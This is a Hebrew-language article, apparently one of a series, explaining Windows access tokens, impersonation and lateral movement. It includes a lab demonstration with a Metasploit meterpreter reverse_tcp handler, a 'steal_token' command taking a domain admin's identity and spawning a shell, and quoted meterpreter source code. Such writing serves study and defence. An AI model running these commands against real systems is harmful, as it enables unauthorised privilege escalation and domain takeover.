1. **SecurityAnonymous** - הרמה המגבילה ביותר. התהליך שמריץ היוזר קובע שהשרת לא יוכל להתחזות או לזהות את הקליינט שניגש אליו.
2. **SecurityIdentification** - השרת יכול לקבל את הזהות (קרי ה-SIDs) ואת ההרשאות של היוזר שניגש אליו אבל לא יכול לבצע שום התחזות בשמו.
3. **SecurityImpersonation** - השרת יכול להתחזות אל ה-secure context של היוזר ברמה הלוקאלית אצלו במכונה בלבד.
4. **SecurityDelegation** - הרמה המיתרנית ביותר. השרת יכול להתחזות אל היוזר במערכות לוקאליות ומרוחקות. אני אכתוב מתישהו במהשך מאמר שלם על Delegation בדומיין כי זה נושא מרתק שלא פעם מוסבר בצורה לא מעמיקה מספיק.

הערה - במידה והתהליך של הקליינט לא מציין impersonation level בעת היצירה מ"ה תקבע דיפולטיבית את הערך של SecurityImpersonation.

בכל מקרה, כנראה כבר הבנתם שאופציות 3 ו-4 הן המעניינות ביותר מכיוון שהן הלכה למעשה **מאפשרות לתהליך להריץ קוד בשם משתמש אחר.**

השאלה שמתבקשת היא מה מונע מיוזר חלש לפתוח תהליך שיבקש את ה-Credentials של היוזר ואז להשתמש באותה פונקציה LogonUser בשביל ליצור את הטוקן שלו לביצוע lateral movement? **כיצד ניתן לדעת אם משתמש ראשי לבצע impersonation עם טוקן של משתמש אחר?**

בשביל כך, מייקרוסופט הוסיפו כמה תנאים לכל הסיפור:

1. הנקודה הראשונה היא רמות integrity (יושרה בעברית צחה). thread לא יכול להתחזות ליוזר אחר **אם רמת האמינות של ה-access token של היוזר גבוהה משל התהליך שיצר את ה-thread.** ברמת הקוד ניתן להשתמש בפונקציה GetTokenInformation בשביל לתשאל את רמת האמון בטוקן. לשם הדוגמה, אפליקציה עם רמת אמינות נמוכה לא יכולה ליצור dialog box שמתשאל credentials של אדמין ואז מנסה ליצור תהליך עם LogonUser בשביל לייצר טוקן עם הרשאות גבוהות יותר.

2. לתהליך שמבצע את ההתחזות צריכה להיות את הרשאת **SeImpersonatePrivilege**. כל תהליך המחזיק בהרשאה זו יכול להתחזות לכל טוקן שהוא מסוגל לקבל את ה-handle שלו. מן הראוי לציין כי ההרשאה הזו אינה מאפשרת לתהליך לייצר טוקנים חדשים.

במידה והתנאים מתקיימים ניתן לקרוא לפונקציית מערכת ImpersonateLoggedOnUser או SetThreadToken (עליהן נרחיב בפרק הבא) על מנת להחליף את ה-security context לזו של היוזר אליו מתחזים. **זהו השלב בפועל שבו מתרחשת התחזות.**

לאחר סיום ההתחזות ה-thread יכול לצאת (ולסיים את עבודתו) או לקרוא לפונקציה RevertToSelf על מנת לחזור אל ה-security context של תהליך האב. בצורה אחרת, ניתן גם לקרוא ל-CreateProcessWithToken בשביל ליצור תהליך חדש עם הטוקן של היוזר. קיימות פרוצדורות נוספות אך הרעיון נשאר זהה.

הערה - מטרת הפרק הייתה סקירה כללית ובהחלט לא נקודתית. קיימות אינספור דרכים נוספות שכפול, גניבה, התחזות, העתקת המצביע לזיכרון ויצירה של access tokens לשם העלאת הרשאות. עם השנים מספר מצומצם אך מבריק של חוקרים פרסמו שיטות ניצול מגוונות העושות שימוש בהרשאות נוספות כדוגמת SeImpersonatePrivilege, SeAssignPrimaryPrivilege, SeTcbPrivilege, SeBackupPrivilege, SeRestorePrivilege, SeCreateTokenPrivilege, SeLoadDriverPrivilege, SeDebugPrivilege. לכל אחת מאלו קיימת פרוצדורה שלמה ומורכבת לניצול הטוקנים במערכת ההפעלה בהינתן תנאי סף מסויימים.

קצת internals לא הרגו אפאחד (לא סגור על זה ב-100%)

נתחיל ונאמר שעל מנת לקבל גישה לטוקן הקיים בתהליך אחר נדרש לבצע פרוצדורה, זה לא straightforward מצביע לטוקן הקיים וזהו אבל גם לא פיזיקה גרעינית. כמו כל נושא ליבתי במערכת ההפעלה, גם ל-impersonation יש לא מעט ממשקים ופונקציות ב-Windows API.

השלב הראשון יהיה לרוץ על כל ה-handles במערכת ולבדוק לאילו מהם אנחנו יכולים לבצע acquire, כלומר האם אנחנו יכולים לפתוח את התהליך. הסיבה לכך היא שעל מנת לבצע מניפולציה על ה-handle אנחנו צריכים קודם כל **לשכפל** אותו. על מנת לפתוח תהליך אנחנו נדרשים או להיות הבעלים שלו או להחזיק בהרשאה של SeDebugPrivilege (local admin מחזיק בהרשאה דיפולטיבית).

לאחר שפתחנו את התהליך ושכפלנו את ה-handle שלו אנחנו יכולים להשתמש בו בעצמנו. הממה, אנחנו לא יודעים לאיזו סוג של אובייקט הטוקן הזה שייך והאם הוא Impersonation בעצמו (לא ניתן לבצע התחזות פעמיים לטוקן) ולכן נצטרך גם את זה לתשאל את מ"ה לפני שנשתמש בו.

מרגע שיש לנו אחיזה על טוקן אפשר לשכפל אותו באמצעות DuplicateTokenEx:

```
BOOL DuplicateTokenEx(
  [in]           HANDLE                      hExistingToken,
  [in]           DWORD                       dwDesiredAccess,
  [in, optional] LPSECURITY_ATTRIBUTES       lpTokenAttributes,
  [in]           SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,
  [in]           TOKEN_TYPE                  TokenType,
  [out]          PHANDLE                     phNewToken
);
```

האם זה מספיק? ובכן כן ולא. כזכור, כל טוקן מחזיק מצביע לערך של **session ID** של היוזר שיצר אותו (Session מוגדר ככל התהליכים והאובייקטים של המערכת אשר מאפיינים התחברות של משתמש אחד) ולכן אם נשתמש בטוקן כמו שהוא, כלום לא יכשל, אבל אנחנו פשוט נראה **מסך שחור** כי אין לנו את ה-session הגרפי של אותו משתמש במכונה שלנו.

לכן, אנחנו חייבים לדרוס את הערך של session ID בטוקן עם הערך של ה-session ID שלנו. בשביל כך ניתן להשתמש בפונקציית SetTokenInformation.

ברגע זה יש לנו טוקן ואלידי שמזוהה עם משתמש במערכת ומצביע לטוקן שלנו. מה אנחנו עושים איתו? ובכן Windows מאפשרת 3 אופציות לבצע impersonation ברמה הפרקטית:

1. באמצעות פונקציית **ImpersonateLoggedOnUser**
2. יצירת תהליך חדש באמצעות **CreateProcessAsUser** או **CreateProcessWithToken**
3. שימוש בפונקציית **LogonUser**

נתחיל מהסוף, פונקציית LogonUser אחראית להגיש את היוזר לאימות לוקאלי ומחזירה handle אל ה-access token שמייצג את המשתמש שמחובר למערכת. הממה אם נסתכל בחתימה שלה נראה שהיא מקבלת שם משתמש, שם דומיין, סיסמה, סוג ההתחברות המבוקש ואת חבילת האימות. כלומר היא דורשת את מלוא ה-credentials של היוזר אליו אנחנו רוצים להתחזות (ואין לנו אותם), לא נוכל לבחור בה אך שווה לזכור שהיא קיימת.

```
BOOL LogonUserA(
  [in]           LPCSTR  lpszUsername,
  [in, optional] LPCSTR  lpszDomain,
  [in, optional] LPCSTR  lpszPassword,
  [in]           DWORD   dwLogonType,
  [in]           DWORD   dwLogonProvider,
  [out]          PHANDLE phToken
);
```

נקסטטטט, נשארו לנו 3 פונקציות.

פונקציית ImpersonateLoggedOnUser היא כנראה החזקה מבין השלוש מכיוון שהיא מאפשרת לנו להריץ קוד בשם משתמש אחר ובשביל כך דורשת רק קלט של טוקן:

```
BOOL ImpersonateLoggedOnUser(
  [in] HANDLE hToken    // Handle of the duplicated token
);
```

מאחורי הקלעים של הפונקציה כל מה שהיא עושה זה לשנות את המציע לטוקן של ה-thread הנוכחי לטוקן שסיפקנו לה. בצורה הזו אנחנו לא מריצים קוד יותר תחת היוזר שלנו בכלל. במידה ונרצה לחזור להריץ קוד עם הטוקן שלנו אפשר לקרוא אל RevertToSelf והיא תבצע את ההחלפה בחזרה.

היכולת להריץ קוד היא מגניבה והכל אבל מה אם אנחנו רוצים לפתוח תהליך עם הטוקן החדש? ובכן, המכניזם של ImpersonateLoggedOnUser לא מאפשר את זה מכיוון שתהליך מתחזה לא יכול להוריש את הטוקן שלו לתהליך בן.

למעשה, בדוקומנטציה של פונקציית CreateProcess רשום במפורש:

> *"If the calling process is impersonating another user, the new process uses the token for the calling process, **not** the impersonation token. To run the new process in the security context of the user represented by the impersonation token, use the CreateProcessAsUser or CreateProcessWithLogonW function."*

לכן, במידה ונראה להשתמש ב-ImpersonateLoggedOnUser בשביל לגנוב טוקן של משתמש ולבצע lateral movement נצטרך לבצע עוד מספר פעולות כדוגמת שינוי סיסמה, יצירה של משתמש חדש ופעולות היקפיות אחרות ולא נוכל לפתוח באמצעותו reverse shell או beacon לשרת C&C.

נשארו לנו עוד 2 אופציות ליצירת תהליך חדש - CreateProcessAsUser או CreateProcessWithToken.

שתי הפונקציות די דומות בחתימה שלהן:

```
BOOL CreateProcessAsUserW(
    HANDLE                hToken,
    LPCWSTR               lpApplicationName,    // the binary to launch
    LPWSTR                lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL                  bInheritHandles,
    DWORD                 dwCreationFlags,
    LPVOID                lpEnvironment,
    LPCWSTR               lpCurrentDirectory,
    LPSTARTUPINFOW        lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);

BOOL CreateProcessWithTokenW(
    HANDLE                hToken,
    DWORD                 dwLogonFlags,
    LPCWSTR               lpApplicationName,    // the binary to launch
    LPWSTR                lpCommandLine,
    DWORD                 dwCreationFlags,
    LPVOID                lpEnvironment,
    LPCWSTR               lpCurrentDirectory,
    LPSTARTUPINFOW        lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);
```

לכל אחת מהפונצקיות הללו יש את היתרונות והחסרונות שלה. עבורינו השוני העיקרי הוא שעל מנת להפעיל את CreateProcessAsUser אנחנו צריכים את הרשאת SeTCBPrivilege (ההרשאה הגבוהה ביותר בכל מערכת ההפעלה), כלומר עלינו לרוץ בקונטקסט של system, מה שמקשה משמעותית את ההתמעה לביצוע lateral movement בתרחישים מכיוון שלרוב נהיה רק local admin על המכונה ולא בהכרח NT AUTHORITY. מצד שני, בשביל להשתמש בפונקציית CreateProcessWithTokenW אנחנו לא צריכים הרשאות נוספות מלבד אדמין לוקאלי.

הערה - למי שמעוניין לראות כיצד הכל קורה ברמת הקוד (+ עבודה רבה עם מבני נתונים במערכת ההפעלה בשפת C) אני ממליץ בחום לעבור על קוד המקור של הכלי list_tokens.c מאת sensepost. ללא ספק למדתי ממנו הרבה.

בכל מקרה זו הרמה הבסיסית לצורך ההבנה של impersonation מהפן ההתקפי.

מהפן התפעולי, מערכת ההפעלה מאפשרת את המכניזם של impersonation באמצעות מנגנונים נוספים. למשל, אם השרת מתקשר עם הלקוח דרך named pipe השרת יכול להשתמש בפונקציית ImpersonateNamedPipeClient ב-Windows API בשביל לסמן לתשתית ה-SRM שהוא מעוניין להתחזות ליוזר בצד השני של ה-pipe.

בצורה דומה, אם השרת מתקשר באמצעות RPC עם הקליינט הוא ישתמש ב-RpcImpersonateClient. למעשה, גם כשהצגנו את הנושא של חבילות SSPI שמממשות פרוטוקולים כדוגמת NTLMv2 ו\או Kerberos, הן לעיתים פועלות באמצעות ImpersonateSecurityContext בשביל להתחזות לקליינטים. ממשקים אחרים כדוגמת COM חושפים את מנגנון ה-impersonation שלהם באמצעות APIs משלהם כדוגמת CoImpersonateClient.

סיכום של כל התיאוריה - Lateral Movement by User Impersonation


טוב טוב טוב אז' בואו נראה איך הכל מתחבר ביחד. התקדמות רשתית מאופיינת בעיקרה על סך החשיפה (קרי, **הגישה**) לדומיין בזמן מתקפה. על מנת לקבל גישה לאובייקטים נוספים בדומיין עלינו ליצור או לגנוב Security context של יישות אחרת ובכך להגדיל את החשיפה שלנו. פעולות אלו מחולקות ל-2 דרישות עיקריות:

- יצירה של security context דורשת **credentials**.
- גניבה\ חטיפה של security context דורשת **הרשאות**.

בשפה יותר windows-ית, ניתן לבצע התחזות על ידי אחד מהבאים:

- Access token manipulation
- Credentials & Passwords
- NT hashes
- Kerberos tickets

באמצעותם ניתן לבצע אינומרציה מרחוק על משאבים נוספים ולזוז רוחבית בדומיין. האיור שהשתמשנו בו קודם בשביל להסביר את תהליך יצירת הטוקן ימחיש את הנקודות בהן כל אופציה רלוונטית ואילו שאלות אנחנו צריכים לשאול את עצמינו:



Credentilas קשורים ישירות ל-logon sessions (לרוב כתוצאה מאימות אינטראקטיבי) ואם אנחנו רוצים להשתמש בטוקן בשביל לגשת למשאבים רשתיים הוא חייב להיות מקושר ל-session עם credentials בשביל שהמכונה בקצה תבין מה ה-local security context של היוזר המאומת.

כיצד זה עוזר לנו? ובכן, תלוי מה המטרה שלנו. כזכור בשביל לשחק עם טוקנים אנחנו צריכים **הרשאות**. באופן כללי ניתן לחלק את האופציות שלנו ל-3 לפי סדר יורד:

1. בתור Local admin או SYSTEM אנחנו יכולים לבצע מניפולציה על כל הטוקנים שבמכונה.
2. בתור service account נוכל לבצע הסלמת הרשאות באמצעות Potatoes.
3. בתור משתמש רגיל נוכל לבצע מניפולציות על דברים שלנו בלבד.

כאשר על מנת לבצע token hijacking לשם תזוזה רוחבית יש לנו 2 שיטות עיקריות:

- Token impersonation
- Process injection

נשתמש ביכולות של **meterpreter** בשביל להמחיש את הנקודה הראשונה . השיטה שלprocess injection, קרי הכנסה של קטע קוד (payload) לתהליך שמחזיק בטוקן, היא די ישר לעיניין ולא מערבת משחק מיוחד עם הטוקנים ולכן לא אציג אותה כעת.

הערה - בחרתי בנוזקת C2 של meterpreter מכיוון שהיא open-source ופופולארית. על פי רוב, אופציות אחרות פועלות בצורה דומה ולכן ההסבר הקרוב רלוונטי גם אליהן.

לאחר הגדרת ה-stager באמצעות msfvenom וקינפוג הקונסול של Metasploit, נריץ את ה-beacon ממחשב בדומיין ונפתח את ה-meterprester session:

```
[~/Desktop]
jon msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.192.226
lhost => 192.168.192.226
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.192.226:443
[*] Sending stage (175686 bytes) to 192.168.192.5
[*] Meterpreter session 1 opened (192.168.192.226:443 -> 192.168.192.5:65423) at 2023-11-09 08:51:14 -0500

meterpreter > getuid
Server username: JON\administrator
```

נוכל לראות שאכן יש לנו את ההרשאות המתאימות ואנחנו אכן רצים ב-secure context עם רמת אמון גבוהה:

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeEnableDelegationPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeMachineAccountPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

נפלטר את התהליכים שרצים במכונה תחת היוזר domain_admin (יוזר שייצרתי תחת קבוצת domain admins בשביל לדמות משתמש חשוב שאנחנו רוצים לקבל גישה אליו):

```
meterpreter > ps -U domain_admin
Filtering on user 'domain_admin'

Process List
============

 PID   PPID  Name         Arch  Session  User              Path
 ---   ----  ----         ----  -------  ----              ----
 1116  6968  cmd.exe      x64   4        JON\domain_admin  C:\Windows\System32\cmd.exe
 4032  1116  conhost.exe  x64   4        JON\domain_admin  C:\Windows\System32\conhost.exe
```

Token impersonation מיושם ב-meterpreter תחת הפקודה **steal_token** בצירוף ה-PID של התהליך ממנו רוצים לשכפל את הטוקן ואז להוסיף אותו לתהליך שלנו על מנת להתחזות לאותו יוזר:

```
meterpreter > steal_token 1116
Stolen token with username: JON\domain_admin
meterpreter > getuid
Server username: JON\domain_admin
```

כעת אם נריץ שוב את getuid בשביל להשיג את הזהות שבאמצעותה אנחנו רצים ונראה שאכן הצלחנו לקבל את ה-secure context של domain_admin. בצורה הזו נוכל לגשת אל מידע ולפתוח תהליך חדש (כדוגמת shell) תחת היוזר הנ"ל מבלי לדעת את הסיסמה שלו:

```
meterpreter > shell
Process 5380 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1294]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\domain_admin\Desktop>whoami
whoami
jon\domain_admin
```

אז איך meterpreter עושה את זה? נסתכל על קוד המקור של ה-payload עצמו וליתר דיוק על פונקציית Request_sys_config_steal_token בקובץ config.c. בשלב הראשון הכלי מנסה להשיג handle לתהליך שמתאים ל-PID שהמשתמש הכניס. כאמור רק לאחר שפתחנו את התהליך ושכפלנו את ה-handle שלו אנחנו יכולים להשתמש בו בעצמינו. הערך process_query_information שנספק לפוקציה צופה פני עתיד ויאפשר לנו (במידה ואכן נצליח לעשות acquire ל-handle) לבקש את הטוקן של התהליך בהמשך:

```
418  DWORD request_sys_config_steal_token(Remote *remote, Packet *packet)
419  {
420      Packet *response = met_api->packet.create_response(packet);
421      DWORD dwResult = ERROR_SUCCESS;
422      HANDLE hToken = NULL;
423      HANDLE hProcessHandle = NULL;
424      HANDLE hDupToken = NULL;
425      DWORD dwPid;
426      do
427      {
428          // Get the process identifier that we're attaching to, if any.
429          dwPid = met_api->packet.get_tlv_value_uint(packet, TLV_TYPE_PID);
430          if (!dwPid)
431          {
432              dprintf("[STEAL-TOKEN] invalid pid");
433              dwResult = -1;
434              break;
435          }
436          hProcessHandle = OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, dwPid);
437          if (!hProcessHandle)
438          {
439              dwResult = GetLastError();
440              dprintf("[STEAL-TOKEN] Failed to open process handle for %d (%u)", dwPid, dwResult);
441              break;
442          }
```

לאחר מכן, באמצעות פונקציית OpenProcessToken ב-Win32 API הכלי פותח את הטוקן של אותו תהליך ושומר אותו במשתנה בשם hToken:

```
443          if (!OpenProcessToken(hProcessHandle, TOKEN_DUPLICATE | TOKEN_ASSIGN_PRIMARY | TOKEN_QUERY, &hToken))
444          {
445              dwResult = GetLastError();
446              dprintf("[STEAL-TOKEN] Failed to open process token for %d (%u)", dwPid, dwResult);
447              break;
448          }
```

ואז באמצעות ImpersonateLoggedOnUser (נשמעת מוכר? הרי זאת פונקציית המערכת שהצגנו בפרק הקודם) הוא מכניס את הטוקן למבנה נתונים של ה-thread הנוכחי שבו רץ ה-meterpreter session. זה השלב בו ההתחזות קוראת ובצורה הזו אנחנו יכולים להריץ קוד תחת ה-security context של היוזר האחר.

נקודה מעניינת היא שהכלי לא מסתפק בכך אלא קורא גם אל DuplicateTokenEx בנוסף בשביל לשכפל את הטוקן (אל משתנה בשם hDupToken) ואותו הוא שומר לאחר כך. זו בדיוק הסיבה אם ניצור בהמשך תהליך חדש, meterpreter יבדוק האם קיים טוקן אחר ששמור אצלו בקוד והוא יוכל לרוץ תחת היוזר שהשגנו:

```
449         if (!ImpersonateLoggedOnUser(hToken))
450         {
451             dwResult = GetLastError();
452             dprintf("[STEAL-TOKEN] Failed to impersonate token for %d (%u)", dwPid, dwResult);
453             break;
454         }
455         if (!DuplicateTokenEx(hToken, TOKEN_ADJUST_DEFAULT | TOKEN_ADJUST_SESSIONID | TOKEN_QUERY |
456                                   TOKEN_DUPLICATE | TOKEN_ASSIGN_PRIMARY, NULL, SecurityIdentification,
457                                   TokenPrimary, &hDupToken))
458         {
459             dwResult = GetLastError();
460             dprintf("[STEAL-TOKEN] Failed to duplicate a primary token for %d (%u)", dwPid, dwResult);
461             break;
462         }
463         dprintf("[STEAL-TOKEN] so far so good, updating thread token");
464         met_api->thread.update_token(remote, hDupToken);
465
466         dprintf("[STEAL-TOKEN] populating UID");
467         dwResult = populate_uid(response);
```

השימוש ב-met_api הוא הממשק שמייצג את states וקבלת משימות ברמה התשתיתית של meterpreter.

ולסיום, בצורה דומה למה שהצגנו בפרק בקודם, במידה ונרצה להפסיק את ההתחזות ולעבור חזרה לטוקן הקודם שלנו (על ידי הפקודה rev2self בכלי), הקוד יבצע זאת באמצעות קריאת מערכת RevetToSelf:

```
784 DWORD request_sys_config_rev2self(Remote *remote, Packet *packet)
785 {
786     DWORD dwResult    = ERROR_SUCCESS;
787     Packet * response = NULL;
788     do
789     {
790         response = met_api->packet.create_response(packet);
791         if (!response)
792         {
793             dwResult = ERROR_INVALID_HANDLE;
794             break;
795         }
796         met_api->thread.update_token(remote, NULL);
797         met_api->desktop.update(remote, -1, NULL, NULL);
798         if (!RevertToSelf())
799             dwResult = GetLastError();
800     } while(0);
801     if (response)
802         met_api->packet.transmit_response(dwResult, remote, response);
803     return dwResult;
804 }
```

לא כזה מסובך אחרי הכל? :)

סיכום

נקודה שהתעלמנו ממנה באלגנטיות לאורך כל המאמר היא שביצוע Lateral movement באמצעות מניפולציות על טוקן מקומי של משתמש במכונה לשם קבלת גישה למכונה אחרת היא לא כל כך שכיחה. שימוש בסיסמאות (או בגיבובים שלהן), ניצול ACLs, מניפולציה על טיקטים וביצוע relay להודעות בפרוטוקולים שונים הן פעולות הרבה יותר מוכרות. אז למה בכל זאת בחרנו (אני) **להתחיל** את הסדרת מאמרים על תזוזה רוחבית דווקא מ-Access tokens?

הסיבה הפשוטה היא שמכניזם הגישה אל אובייקטים הוא אבן הביניים הכי מרכזית מהבסיס שמרכיב את הנושא. הבנה מעמיקה וטובה של כיצד המנגנון של טוקנים עובד במת מערכת ההפעלה תשמש אותנו רבות במאמרי ההמשך בסדרה. אעשה קצת ספוילר ואומר כבר עכשיו ש**המאמר הבא יעסוק ב-ACLs** וכיצד מתקפות מבוססות ACEs אשר מרכיבות נתיבי התפשטות רשתית בכלים כדוגמת BloodHound עובדים מאחורי הקלעים.

למעשה, אם נשתמש באנלוגיה של מסיבה אז אם המהות של Access tokens היא כרטיס הכניסה שצריך להציג בכניסה לאירוע הרי ש-DACL מאפיין את רשימת הסלקציה ו-ACEs מייצגים שמות המוזמנים בתוכה עבור המסיבה ש-Windows עורכת.

במאמרי המשך נוספים נציג רכיבי מערכת נוספים ונסביר על המכניזם של כלים כדוגמת RunAs (וגרסאות חזקות יותר) למעבר בין משתמשים ומכונות, כיצד Pass the Hash ו-OverPass The Hash פועלים וכמובן - מה הקטע של Kerberos ולמה הוא כבר שנים "מאפשר" כל כך הרבה מתקפות ללא מענה כדוגמת Pass the Ticket, יצירת Diamond / Silver tickets, שלל מתקפות מבוססות Delegation ועוד ועוד. יש למה לצפות :)

על הכותב

יהונתן אלקבס, חוקר אבטחת מידע, חובב סוקולנטים ואוהב את המדינה שלנו.